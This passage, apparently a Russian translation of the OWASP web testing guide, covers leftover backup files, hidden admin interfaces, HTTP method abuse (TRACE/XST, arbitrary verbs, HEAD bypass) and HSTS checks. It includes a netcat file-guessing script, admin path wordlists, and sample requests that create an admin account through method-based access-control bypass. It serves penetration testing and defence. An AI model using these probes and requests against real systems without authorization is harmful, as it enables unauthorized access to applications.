Другие причины возникновения файлов, на которые нет ссылок, связаны с выбором дизайна или конфигурации, когда они позволяют сохранять различные типы файлов приложений, таких как файлы данных, файлы конфигурации, файлы журналов, в каталогах файловой системы, к которым может обращаться веб-сервер. Эти файлы обычно не имеют причин находиться в пространстве файловой системы, к которому можно получить доступ через Интернет, поскольку они должны быть доступны только на уровне приложения, самим приложением (а не обычным пользователем, просматривающим данные).

Угрозы

Старые, резервные и не имеющие ссылки файлы представляют различные угрозы безопасности веб-приложения:

- Файлы без ссылок могут раскрывать конфиденциальную информацию, которая может способствовать целенаправленной атаке на приложение; например, включают файлы, содержащие учетные данные базы данных, файлы конфигурации, содержащие ссылки на другое скрытое содержимое, абсолютные пути к файлам и т. д.
- Страницы без ссылок могут содержать мощные функциональные возможности, которые можно использовать для атаки на приложение; например, страница администрирования, которая не связана с опубликованным контентом, но может быть доступна любому пользователю, который знает, где ее найти.
- Старые и резервные файлы могут содержать уязвимости, которые были исправлены в более поздних версиях; например, *viewdoc.old.jsp* может содержать уязвимость обхода каталога, которая была исправлена в *viewdoc.jsp*, но все еще может быть использована любым, кто найдет старую версию.
- Файлы резервных копий могут раскрывать исходный код страниц, предназначенных для выполнения на сервере; например, запрос *viewdoc.bak* может вернуть исходный код для *viewdoc.jsp*, который можно *проверить* на наличие уязвимостей, которые могут быть трудно найти путем слепых запросов к исполняемой странице. Хотя эта угроза, очевидно, относится к языкам сценариев, таким как Perl, PHP, ASP, сценарии оболочки, JSP и т. Д., Они не ограничиваются ими, как показано в примере, представленном в следующем пункте.
- Архивы резервных копий могут содержать копии всех файлов внутри (или даже вне) веб-корня. Это позволяет злоумышленнику быстро перечислить все приложение, включая страницы, на которые нет ссылок, исходный код, включаемые файлы и т. Д. Например, если вы забудете файл с именем *myservlets.jar.old*, содержащий (резервную копию) ваши классы реализации сервлета, вы предоставляете много конфиденциальной информации, которая подвержена декомпиляции и реверс-инжинирингу.
- В некоторых случаях копирование или редактирование файла не изменяет расширение файла, но изменяет имя файла. Это происходит, например, в средах Windows, где операции копирования файлов генерируют имена файлов с префиксом «Копирование» или локализованные версии этой строки. Поскольку расширение файла остается неизменным, это не тот случай, когда исполняемый файл возвращается в виде простого текста веб-сервером, и, следовательно, это не случай раскрытия исходного кода. Однако эти файлы также опасны, поскольку есть вероятность, что они содержат устаревшую и неправильную

логику, которая при вызове может вызвать ошибки приложения, которые могут дать ценную информацию злоумышленнику, если включено отображение диагностического сообщения.

- Файлы журналов могут содержать конфиденциальную информацию о действиях пользователей приложения, например конфиденциальные данные, передаваемые в параметрах URL, идентификаторах сеансов, посещенных URL-адресах (которые могут раскрывать дополнительный контент без ссылок) и т. Д. Другие файлы журналов (например, журналы ftp) могут содержать конфиденциальную информацию о поддержке приложения системными администраторами.
- Снимки файловой системы могут содержать копии кода с уязвимостями, которые были исправлены в более поздних версиях. Например, `/.snapshot/monthly.1/view.php` может содержать уязвимость обхода каталога, которая была исправлена в `/view.php`, но все еще может быть использована любым, кто найдет старую версию.

Как проверить

Тестирование методом черного ящика

Тестирование файлов, на которые нет ссылок, использует как автоматические, так и ручные методы, и обычно включает в себя следующие комбинации:

Вывод из схемы именования, используемой для опубликованного контента

Перечислите все страницы приложения и функции. Это можно сделать вручную с помощью браузера или с помощью инструмента Spidering. Большинство приложений используют распознаваемую схему именования и организуют ресурсы в страницы и каталоги, используя слова, которые описывают их функции. Из схемы именования, используемой для публикуемого контента, часто можно вывести имя и местоположение страниц, на которые нет ссылок. Например, если страница `viewuser.asp` найдена, найдите также `edituser.asp`, `adduser.asp` и `deleteuser.asp`. Если каталог `/app/user` найден, ищите также `/app/admin` и `/app/manager`.

Другие подсказки в опубликованном контенте

Многие веб-приложения оставляют подсказки в опубликованном контенте, что может привести к обнаружению скрытых страниц и функциональности. Эти подсказки часто появляются в исходном коде файлов HTML и JavaScript. Исходный код всего опубликованного контента должен быть проверен вручную, чтобы определить подсказки о других страницах и функциональности. Например:

Комментарии программистов и закомментированные разделы исходного кода могут ссылаться на скрытый контент:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```


JavaScript может содержать ссылки на страницы, которые отображаются только в графическом интерфейсе пользователя при определенных обстоятельствах:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users",
"/admin/useradmin.jsp"));
```

HTML-страницы могут содержать FORM-ы, которые были скрыты путем отключения элемента SUBMIT:

```
<FORM action="forgotPassword.jsp" method="post">
  <INPUT type="hidden" name="userID" value="123">
  <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

Другим источником информации о каталогах, на которые нет *ссылок*, является файл */robots.txt*, используемый для предоставления инструкций веб-роботам:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

Слепое угадывание

В простейшей форме это включает запуск списка общих имен файлов через механизм запросов в попытке угадать файлы и каталоги, которые существуют на сервере. Следующий скрипт-обертка netcat прочитает список слов из stdin и выполнит базовую атаку на угадывание:

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port |
head -1
done | tee outputfile
```

В зависимости от сервера GET может быть заменен на HEAD для более быстрого результата. Указанный выходной файл может быть заменен на «интересные» коды ответов. Код ответа 200 (OK) обычно указывает, что был найден действительный ресурс (при условии, что сервер не доставляет пользовательскую страницу «не найден» с использованием кода 200). Но также обратите внимание

на 301 (перемещено), 302 (найдено), 401 (неавторизовано), 403 (запрещено) и 500 (внутренняя ошибка), которые могут также указывать ресурсы или каталоги, которые заслуживают дальнейшего изучения.

Основная угадывающая атака должна выполняться против webroot, а также против всех каталогов, которые были идентифицированы с помощью других методов перечисления. Более сложные / эффективные гадательные атаки могут быть выполнены следующим образом:

- Определите расширения файлов, используемые в известных областях приложения (например, jsp, aspx, html), и используйте базовый список слов, добавляемый к каждому из этих расширений (или используйте более длинный список общих расширений, если позволяют ресурсы).
- Для каждого файла, идентифицированного с помощью других методов перечисления, создайте пользовательский список слов, полученный из этого имени файла. Получить список распространенных расширений файлов (включая ~, bak, txt, src, dev, old, inc, orig, copy, tmp и т. Д.) И использовать каждое расширение до, после и вместо расширения фактического файла. имя.

Примечание. Операции копирования файлов Windows генерируют имена файлов с префиксом «Копировать» или локализованные версии этой строки, поэтому они не изменяют расширения файлов. Хотя «копии» файлов обычно не раскрывают исходный код при обращении к ним, они могут дать ценную информацию в случае возникновения ошибок при вызове.

Информация, полученная из-за уязвимостей сервера и неправильной конфигурации

Наиболее очевидный способ, которым неправильно сконфигурированный сервер может раскрыть страницы, на которые нет ссылок, - это листинг каталога. Запросить все перечисленные каталоги, чтобы определить те, которые предоставляют список каталогов.

На отдельных веб-серверах были обнаружены многочисленные уязвимости, которые позволяют злоумышленнику перечислять ссылочный контент, например:

- Уязвимость в каталоге Apache? M = D
- Различные уязвимости раскрытия исходного кода скриптов IIS.
- Уязвимости в списке каталогов IIS WebDAV.

Использование общедоступной информации

На страницы и функции в веб-приложениях с выходом в Интернет, на которые нет ссылок из самого приложения, могут ссылаться другие источники общественного достояния. Существуют различные источники этих ссылок:

- Страницы, на которые раньше ссылались, могут по-прежнему появляться в архивах поисковых систем Интернета. Например, *1998results.asp* больше не может быть связан с веб-сайтом компании, но может оставаться на сервере и в базах данных поисковых систем. Этот старый скрипт может содержать уязвимости, которые могут быть использованы для взлома всего сайта. *Сайт*: оператор поиска Google может быть использован для запуска запроса только против области выбора, например, в: *сайт: www.example.com*. Использование поисковых систем таким образом привело к широкому спектру методов, которые могут оказаться полезными и которые описаны в *Google Hacking* раздел этого руководства. Проверьте это, чтобы отточить свои навыки тестирования через Google. Скорее всего, на файлы резервных копий не ссылаются какие-либо другие файлы, и поэтому они не были

проиндексированы Google, но если они лежат в просматриваемых каталогах, поисковая система может знать о них.

- Кроме того, Google и Yahoo хранят кэшированные версии страниц, найденные их роботами. Даже если *1998results.asp* был удален с целевого сервера, версия его вывода может сохраняться этими поисковыми системами. Кэшированная версия может содержать ссылки или подсказки о дополнительном скрытом контенте, который все еще остается на сервере.
- Контент, на который нет ссылок из целевого приложения, может быть связан со сторонними веб-сайтами. Например, приложение, которое обрабатывает онлайн-платежи от имени сторонних трейдеров, может содержать различные специальные функции, которые (обычно) можно найти только по ссылкам на веб-сайтах своих клиентов.

Обход фильтра имени файла

Поскольку фильтры черного списка основаны на регулярных выражениях, иногда можно воспользоваться неясными функциями расширения имен файлов ОС, которые работают так, как этого не ожидал разработчик. Иногда тестировщик может использовать различия в способах анализа имен файлов приложением, веб-сервером и базовой ОС, а также соглашениями об именах файлов.

Пример: расширение имени файла Windows 8.3 "c:\program files" becomes "C:\PROGRA~1"

```
- Remove incompatible characters
- Convert spaces to underscores
- Take the first six characters of the basename
- Add "~<digit>" which is used to distinguish files with names
  using the same six initial characters
- This convention changes after the first 3 cname collisions
- Truncate file extension to three characters
- Make all the characters uppercase
```

Тестирование методом серой коробки

Выполнение теста «серого ящика» для старых и резервных файлов требует проверки файлов, содержащихся в каталогах, принадлежащих к набору веб-каталогов, обслуживаемых веб-сервером (ами) инфраструктуры веб-приложений. Теоретически экзамен должен быть выполнен вручную, чтобы быть тщательным. Однако, поскольку в большинстве случаев копии файлов или файлов резервных копий, как правило, создаются с использованием одних и тех же соглашений об именах, поиск можно легко записать в сценарии. Например, редакторы оставляют резервные копии, называя их с узнаваемым расширением или окончанием, а люди, как правило, оставляют после себя файлы с «.old» или аналогичными предсказуемыми расширениями. Хорошей стратегией является периодическое планирование фоновой проверки заданий для файлов с расширениями, которые могут идентифицировать их как файлы для копирования или резервного копирования, а также выполнение ручных проверок в течение более длительного времени.

Инструменты

- Инструменты оценки уязвимостей, как правило, включают в себя проверки, чтобы определить веб-каталоги, имеющие стандартные имена (такие как «admin», «test», «backup» и т. Д.), И сообщить о любом веб-каталоге, который позволяет индексировать. Если вы не можете получить какой-либо список каталогов, попробуйте проверить возможные расширения резервной копии. Посмотрите, например, Nessus (<http://www.nessus.org>), Nikto2

- (<http://www.cirt.net/code/nikto.shtml>) или его новое производное Wikto ([http://www.sensepost.com/ исследование / wikto /](http://www.sensepost.com/исследование/wikto/)), которое также поддерживает стратегии взлома Google.
- Инструменты веб-паука: wget (<http://www.gnu.org/software/wget/> , <http://www.interlog.com/~tcharron/wgetwin.html>); Сэм Спейд (<http://www.samspade.org>); Spike проху включает функцию сканирования веб-сайтов (<http://www.immunitysec.com/spikeproxy.html>); Ксену (<http://home.snafu.de/tilman/xenulink.html>); завиток (<http://curl.haxx.se>). Некоторые из них также включены в стандартные дистрибутивы Linux.
 - Инструменты веб-разработки обычно включают средства для выявления неработающих ссылок и файлов, на которые нет ссылок.

Санация

Чтобы гарантировать эффективную стратегию защиты, тестирование должно быть дополнено политикой безопасности, которая явно запрещает опасные действия, такие как:

- Редактирование файлов на месте на веб-сервере или в файловых системах сервера приложений. Это особенно вредная привычка, так как редакторы, скорее всего, неохотно будут создавать файлы резервных копий. Удивительно видеть, как часто это делается даже в крупных организациях. Если вам абсолютно необходимо отредактировать файлы в производственной системе, убедитесь, что вы не оставили ничего, что явно не предназначено, и подумайте, что вы делаете это на свой страх и риск.
- Тщательно проверяйте любые другие действия, выполняемые в файловых системах, предоставляемых веб-сервером, такие как операции точечного администрирования. Например, если вам иногда требуется сделать снимок пары каталогов (чего не следует делать в производственной системе), у вас может возникнуть желание сначала сжать их. Будьте осторожны, чтобы не забыть эти архивные файлы.
- Соответствующие политики управления конфигурацией должны помочь не оставлять устаревшие и не имеющие ссылок файлы.
- Приложения должны быть спроектированы так, чтобы не создавать (или не полагаться) на файлы, хранящиеся в деревьях веб-каталогов, обслуживаемых веб-сервером. Файлы данных, файлы журналов, файлы конфигурации и т. Д. Должны храниться в каталогах, недоступных веб-серверу, чтобы противостоять возможности раскрытия информации (не говоря уже об изменении данных, если разрешения веб-каталога разрешают запись).
- Снимки файловой системы не должны быть доступны через Интернет, если корень документа находится в файловой системе, использующей эту технологию. Сконфигурируйте ваш веб-сервер так, чтобы запретить доступ к таким каталогам, например, в apache директиве location, такую, которую следует использовать:

```
<Location ~ ".snapshot">  
    Order deny,allow  
    Deny from all  
</Location>
```

4.3.5 Перечислите интерфейсы инфраструктуры и приложений (OTG-CONFIG-005)

Резюме

Интерфейсы администратора могут присутствовать в приложении или на сервере приложений, чтобы позволить определенным пользователям осуществлять привилегированные действия на сайте. Следует провести тесты, чтобы выяснить, может ли и как этот привилегированный функционал получить доступ неавторизованному или обычному пользователю.

Приложению может потребоваться интерфейс администратора, чтобы дать привилегированному пользователю доступ к функциям, которые могут вносить изменения в работу сайта. Такие изменения могут включать:

- подготовка учетной записи пользователя
- дизайн сайта и верстка
- манипуляция данными
- изменения конфигурации

Во многих случаях такие интерфейсы не имеют достаточных элементов управления для защиты их от несанкционированного доступа. Целью тестирования является обнаружение этих интерфейсов администратора и доступ к функциям, предназначенным для привилегированных пользователей.

Как проверить

Тестирование методом черного ящика

В следующем разделе описаны векторы, которые можно использовать для проверки наличия административных интерфейсов. Эти методы могут также использоваться для проверки связанных проблем, включая повышение привилегий, и описаны в других местах этого руководства (например, Тестирование обхода схемы авторизации и Тестирование небезопасных прямых ссылок на объекты) более подробно.

- Перечень каталогов и файлов. Административный интерфейс может присутствовать, но визуально недоступен для тестировщика. Попытка угадать путь административного интерфейса может быть такой же простой, как запрос: `/admin` или `/administrator` и т. д. Или в некоторых случаях может быть обнаружена в течение нескольких секунд с помощью [Google dorks](#).
- Существует множество инструментов для выполнения перебора содержимого сервера. Дополнительные сведения см. В разделе «Инструменты» ниже. * Тестировщику также может потребоваться указать имя файла страницы администрирования. Принудительный просмотр указанной страницы может обеспечить доступ к интерфейсу.
- Комментарии и ссылки в исходном коде. Многие сайты используют общий код, который загружается для всех пользователей сайта. Изучив весь источник, отправленный клиенту, можно обнаружить ссылки на функции администратора, и их следует изучить.

- Просмотр документации сервера и приложений. Если сервер приложений или приложение развернуто в конфигурации по умолчанию, может быть возможно получить доступ к интерфейсу администрирования, используя информацию, описанную в конфигурации или справочной документации. Списки паролей по умолчанию должны быть просмотрены, если административный интерфейс найден и требуются учетные данные.
- Публично доступная информация. Многие приложения, такие как WordPress, имеют административные интерфейсы по умолчанию.
- Альтернативный порт сервера. Интерфейсы администрирования можно увидеть на другом порту хоста, чем основное приложение. Например, интерфейс администрирования Apache Tomcat часто можно увидеть на порте 8080.
- Подделка параметров. Параметр GET или POST или переменная cookie могут потребоваться для включения функций администратора. Ключом к этому является наличие скрытых полей, таких как:

```
<input type="hidden" name="admin" value="no">
```

или в cookies:

```
Cookie: session_cookie; useradmin=0
```

Как только административный интерфейс был обнаружен, комбинация вышеупомянутых методов может использоваться, чтобы попытаться обойти аутентификацию. Если это не удастся, тестировщик может попытаться атаковать грубой силой. В таком случае тестировщик должен знать о возможности блокировки учетной записи администратора, если такая функциональность присутствует.

Тестирование методом серого ящика

Необходимо провести более подробное изучение компонентов сервера и приложения, чтобы обеспечить усиление защиты (т. Е. Страницы администратора доступны не всем из-за использования IP-фильтрации или других элементов управления) и, при необходимости, проверку того, что все компоненты не используют учетные данные по умолчанию или конфигурации.

Необходимо проверить исходный код, чтобы гарантировать, что модель авторизации и аутентификации обеспечивает четкое разделение обязанностей между обычными пользователями и администраторами сайта. Функции пользовательского интерфейса, общие для обычных пользователей и пользователей-администраторов, должны быть пересмотрены, чтобы обеспечить четкое разделение между чертежами таких компонентов и утечкой информации из таких общих функций.

Каждый веб-фреймворк может иметь свои собственные страницы или путь по умолчанию для администратора. Например

WebSphere:

```
/admin
/admin-authz.xml
/admin.conf
/admin.passwd
/admin/*
/admin/logon.jsp
/admin/secure/logon.jsp
```

PHP:

```
/phpinfo  
/phpmyadmin/  
/phpMyAdmin/  
/mysqladmin/  
/MySQLAdmin  
/MySQLAdmin  
/login.php  
/logon.php  
/xmlrpc.php  
/dbadmin
```

FrontPage:

```
/admin.dll  
/admin.exe  
/administrators.pwd  
/author.dll  
/author.exe  
/author.log  
/authors.pwd  
/cgi-bin
```

WebLogic:

```
/AdminCaptureRootCA  
/AdminClients  
/AdminConnections  
/AdminEvents  
/AdminJDBC  
/AdminLicense  
/AdminMain  
/AdminProps  
/AdminRealm  
/AdminThreads
```

WordPress:

```
wp-admin/  
wp-admin/about.php  
wp-admin/admin-ajax.php  
wp-admin/admin-db.php  
wp-admin/admin-footer.php  
wp-admin/admin-functions.php  
wp-admin/admin-header.php
```

Инструменты

- [Dirbuster](#) Этот неактивный в настоящее время проект OWASP по-прежнему является отличным инструментом для перебора директорий и файлов на сервере.
- [THC-HYDRA](#) - это инструмент, который позволяет перебирать многие интерфейсы, включая аутентификацию HTTP на основе форм.
- Грубый форсер гораздо лучше, когда он использует хороший словарь, например словарь [netsparker](#) .

4.3.6. Тестирование HTTP-методов (OTG-CONFIG-006)

Резюме

HTTP предлагает ряд методов, которые можно использовать для выполнения действий на веб-сервере. Многие из этих методов предназначены для помощи разработчикам в развертывании и тестировании HTTP-приложений. Эти методы HTTP могут использоваться в гнусных целях, если веб-сервер настроен неправильно. Кроме того, Cross Site Tracing (XST), форма межсайтового скриптинга с использованием метода HTTP TRACE сервера. Хотя GET и POST являются наиболее распространенными методами, используемыми для доступа к информации, предоставляемой веб-сервером, протокол передачи гипертекста (HTTP) допускает несколько других (и несколько менее известных) методов. RFC 2616 (который описывает HTTP-версию 1.1, которая сегодня является стандартом) определяет следующие восемь методов:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Некоторые из этих методов могут потенциально представлять угрозу безопасности для веб-приложения, поскольку они позволяют злоумышленнику изменять файлы, хранящиеся на веб-сервере, и в некоторых случаях крадут учетные данные законных пользователей. Более конкретно, методы, которые должны быть отключены, следующие:

- PUT: этот метод позволяет клиенту загружать новые файлы на веб-сервер. Злоумышленник может использовать его, загружая вредоносные файлы (например, asp-файл, который выполняет команды, вызывая cmd.exe), или просто используя сервер жертвы в качестве хранилища файлов.
- DELETE: этот метод позволяет клиенту удалить файл на веб-сервере. Злоумышленник может использовать его в качестве очень простого и прямого способа уничтожить веб-сайт или организовать атаку DoS.
- CONNECT: этот метод может позволить клиенту использовать веб-сервер в качестве прокси.
- TRACE: этот метод просто возвращает клиенту любую строку, отправленную на сервер, и используется в основном для целей отладки. Этот метод, изначально предполагавшийся безвредным, может использоваться для организации атаки, известной как Cross Site Tracing, которая была обнаружена Джереми Гроссманом (см. Ссылки в нижней части страницы).

Если приложению требуется один или несколько из этих методов, таких как веб-службы REST (для которых может потребоваться PUT или DELETE), важно проверить, что их использование должным образом ограничено доверенными пользователями и безопасными условиями.

Произвольные методы HTTP

Аршан Дабирсиаги (см. Ссылки) обнаружил, что многие платформы веб-приложений позволяют хорошо выбранным или произвольным HTTP-методам обходить проверку контроля доступа на уровне среды:

- Многие фреймворки и языки рассматривают «HEAD» как запрос «GET», хотя и без ответа в ответе. Если для запросов «GET» было установлено ограничение безопасности, чтобы только «authenticatedUsers» мог получить доступ к запросам GET для определенного сервлета или ресурса, он был бы обойден для версии «HEAD». Это позволило несанкционированную слепую подачу любого привилегированного запроса GET.
- Некоторые платформы позволяли использовать произвольные методы HTTP, такие как «JEFF» или «CATS», без ограничений. Они рассматривались так, как если бы был выпущен метод «GET», и было обнаружено, что они не подлежат проверкам контроля доступа на основе ролей методов на ряде языков и сред, что снова позволяет несанкционированную слепую отправку привилегированных запросов GET.

Во многих случаях код, явно проверяющий метод «GET» или «POST», будет безопасным.

Как проверить

Откройте для себя поддерживаемые методы

Чтобы выполнить этот тест, тестеру нужен какой-то способ выяснить, какие методы HTTP поддерживаются проверяемым веб-сервером. HTTP-метод OPTIONS предоставляет тестеру наиболее прямой и эффективный способ сделать это. RFC 2616 заявляет, что «метод OPTIONS представляет запрос информации о вариантах связи, доступных в цепочке запрос / ответ, идентифицируемой Request-URI».

Метод тестирования очень прост, и нам нужно только запустить netcat (или telnet):

```
$ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
```

Как видно из примера, OPTIONS предоставляет список методов, которые поддерживаются веб-сервером, и в этом случае мы видим, что метод TRACE включен. Опасность, которую представляет этот метод, иллюстрируется в следующем разделе

Этот же тест можно выполнить с помощью nmap и сценария NSE http-методов:

```
C:\Tools\nmap-6.40>nmap -p 443 --script
http-methods localhost

Starting Nmap 6.40 ( http://nmap.org ) at
2015-11-04 11:52 Romance Standard Time

Nmap scan report for localhost (127.0.0.1)
Host is up (0.0094s latency).
PORT      STATE SERVICE
443/tcp    open  https
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-
methods.html

Nmap done: 1 IP address (1 host up) scanned
in 20.48 seconds
```

Тест XST

Примечание: чтобы понять логику и цели этой атаки, нужно быть знакомым с атаками межсайтового скриптинга (см. Приложение).

Метод TRACE, хотя он и безвреден, но в некоторых случаях может быть успешно использован для кражи учетных данных законных пользователей. Этот метод атаки был обнаружен Джеремией Гроссманом в 2003 году в попытке обойти тег [HTTPOnly](#), который Microsoft ввел в Internet Explorer 6 SP1 для защиты файлов cookie от доступа JavaScript. На самом деле, один из наиболее повторяющихся шаблонов атак в межсайтовом скриптинге - это доступ к объекту document.cookie и отправка его на веб-сервер, контролируемый злоумышленником, чтобы он или она могли захватить сеанс жертвы. Пометка cookie как httpOnly запрещает JavaScript доступ к нему, защищая его от отправки третьей стороне. Однако метод TRACE можно использовать для обхода этой защиты и доступа к cookie-файлам даже в этом сценарии.

Как упоминалось ранее, TRACE просто возвращает любую строку, отправленную на веб-сервер. Чтобы проверить его наличие (или дважды проверить результаты запроса OPTIONS, показанного выше), тестер может продолжить работу, как показано в следующем примере:

```
$ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

Тело ответа является точной копией нашего исходного запроса, что означает, что цель разрешает этот метод. Теперь, где скрывается опасность? Если тестировщик дает указание браузеру отправить запрос TRACE на веб-сервер, и этот браузер имеет файл cookie для этого домена, этот файл cookie будет автоматически включен в заголовки запроса и, следовательно, будет отображаться в полученном ответе. В этот момент строка cookie будет доступна для JavaScript, и, наконец, появится возможность отправить ее третьей стороне, даже если cookie помечен как httpOnly.

Есть несколько способов заставить браузер выдавать запрос TRACE, например, элемент управления XMLHttpRequest ActiveX в Internet Explorer и XMLHttpRequest в Mozilla и Netscape. Однако из соображений безопасности браузеру разрешено устанавливать соединение только с доменом, в котором находится вредоносный скрипт. Это смягчающий фактор, так как злоумышленнику необходимо объединить метод TRACE с другой уязвимостью для проведения атаки.

У злоумышленника есть два способа успешно запустить атаку Cross Site Tracing:

- Использование еще одной уязвимости на стороне сервера: злоумышленник внедряет враждебный фрагмент JavaScript, содержащий запрос TRACE, в уязвимое приложение, как при обычной атаке с использованием межсайтового скриптинга
- Использование уязвимости на стороне клиента: злоумышленник создает вредоносный веб-сайт, содержащий враждебный фрагмент JavaScript, и использует некоторую междоменную уязвимость браузера жертвы, чтобы код JavaScript успешно установил соединение с сайтом, который поддерживает Метод TRACE, и это создало куки, которые злоумышленник пытается украсть.

Более подробную информацию вместе с примерами кода можно найти в оригинальном техническом документе, написанном Джереми Гроссманом.

Тестирование HTTP на произвольные методы

Найдите страницу для посещения, на которой есть ограничение безопасности, так что обычно она вызывает перенаправление 302 на страницу входа или непосредственно на нее. Тестовый URL в этом примере работает так же, как и многие веб-приложения. Однако, если тестер получает ответ «200», который не является страницей входа, можно обойти аутентификацию и, следовательно, авторизацию.

```
$ nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...
```

Если инфраструктура, брандмауэр или приложение не поддерживают метод «JEFF», то должна появиться страница с ошибкой (или, предпочтительно, страница с ошибкой 405 Not Allowed или 501 Not implemented error page). Если он обслуживает запрос, он уязвим к этой проблеме.

Если тестировщик считает, что система уязвима для этой проблемы, он должен выполнить CSRF-подобные атаки, чтобы использовать проблему более полно:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

Если повезет, используя три вышеупомянутые команды - модифицированные в соответствии с тестируемым приложением и требованиями к тестированию - будет создан новый пользователь, назначен пароль и назначен администратор.

Тестирование HEAD для обхода контроля доступа

Найдите страницу для посещения, на которой есть ограничение безопасности, так что обычно она вызывает перенаправление 302 на страницу входа или непосредственно на нее. Тестовый URL в этом примере работает так же, как и многие веб-приложения. Однако, если тестер получает ответ «200», который не является страницей входа, можно обойти аутентификацию и, следовательно, авторизацию.

```
$ nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT; domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

Если тестер получает “405 Method not allowed” или “501 Method Unimplemented”, цель (приложение / инфраструктура / язык / система / брандмауэр) работает правильно. Если возвращается код ответа «200», и ответ не содержит тела, вполне вероятно, что приложение обработало запрос без аутентификации или авторизации, и дальнейшее тестирование является оправданным.

Если тестировщик считает, что система уязвима для этой проблемы, он должен выполнить CSRF-подобные атаки, чтобы использовать проблему более полно:

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

Если повезет, используя три вышеупомянутые команды - модифицированные в соответствии с тестируемым приложением и требованиями к тестированию - будет создан новый пользователь, назначен пароль и назначен администратор, и все они будут использовать слепую заявку.

Инструменты

- [NetCat](#)
- [cURL](#)
- [nmap http-methods NSE script](#)

Ссылки

Белые бумаги

- [RFC 2616: «Протокол передачи гипертекста - HTTP / 1.1»](#)
- [RFC 2109](#) и [RFC 2965](#) : «Механизм управления состоянием HTTP»
- [Иеремия Гроссман: «Трассировка между сайтами \(XST\)»](#)
- [Амит Кляйн: «Варианты атаки XS \(T\), которые в некоторых случаях могут устранить необходимость в TRACE»](#)

4.3.7. Проверка строгой безопасности транспорта HTTP (OTG-CONFIG-007)

Резюме

Заголовок HTTP Strict Transport Security (HSTS) - это механизм, с помощью которого веб-сайты должны сообщать веб-браузерам, что весь трафик, которым обменивается данный домен, всегда должен отправляться через https, это поможет защитить информацию от передачи по незашифрованным запросам.

Учитывая важность этой меры безопасности, важно убедиться, что веб-сайт использует этот заголовок HTTP, чтобы гарантировать, что все данные передаются в зашифрованном виде из веб-браузера на сервер.

Функция HTTP Strict Transport Security (HSTS) позволяет веб-приложению информировать браузер с помощью специального заголовка ответа, что оно никогда не должно устанавливать соединение с указанными серверами домена с использованием HTTP. Вместо этого он должен автоматически устанавливать все запросы на подключение для доступа к сайту через HTTPS.

Заголовок строгой безопасности транспорта HTTP использует две директивы:

- max-age: указать количество секунд, в течение которых браузер должен автоматически преобразовывать все HTTP-запросы в HTTPS.
- includeSubDomains: чтобы указать, что все субдомены веб-приложения должны использовать HTTPS.

Вот пример реализации заголовка HSTS:

```
Strict-Transport-Security: max-age=60000; includeSubDomains
```

Использование этого заголовка веб-приложениями должно быть проверено, чтобы найти следующие проблемы безопасности:

- Злоумышленники отслеживают сетевой трафик и получают доступ к информации, передаваемой по незашифрованному каналу.
- Злоумышленники эксплуатируют человека в середине атаки из-за проблемы принятия сертификатов, которым не доверяют.
- Пользователи, которые по ошибке ввели адрес в браузере, указав HTTP вместо HTTPS, или пользователи, которые щелкают ссылку в веб-приложении, в котором ошибочно указан протокол HTTP.

Как проверить

Тестирование на наличие заголовка HSTS можно выполнить, проверив наличие заголовка HSTS в ответе сервера в прокси-сервере перехвата или используя curl следующим образом:

```
$ curl -s -D- https://owasp.org | grep Strict-Transport-Security: max-age=15768000
```

4.3.8. Проверка междоменной политики RIA (OTG-CONFIG-008)

Резюме

Богатые интернет-приложения (RIA) приняли файлы политик Adobe crossdomain.xml, чтобы обеспечить контролируемый междоменный доступ к данным и потреблению услуг с использованием таких технологий, как Oracle Java, Silverlight и Adobe Flash. Следовательно, домен может предоставлять удаленный доступ к своим услугам из другого домена. Однако часто файлы политики, описывающие ограничения доступа, плохо настроены. Плохая конфигурация файлов политики допускает атаки подделки межсайтовых запросов и может позволить третьим сторонам получать доступ к конфиденциальным данным, предназначенным для пользователя.

Что такое файлы междоменной политики?

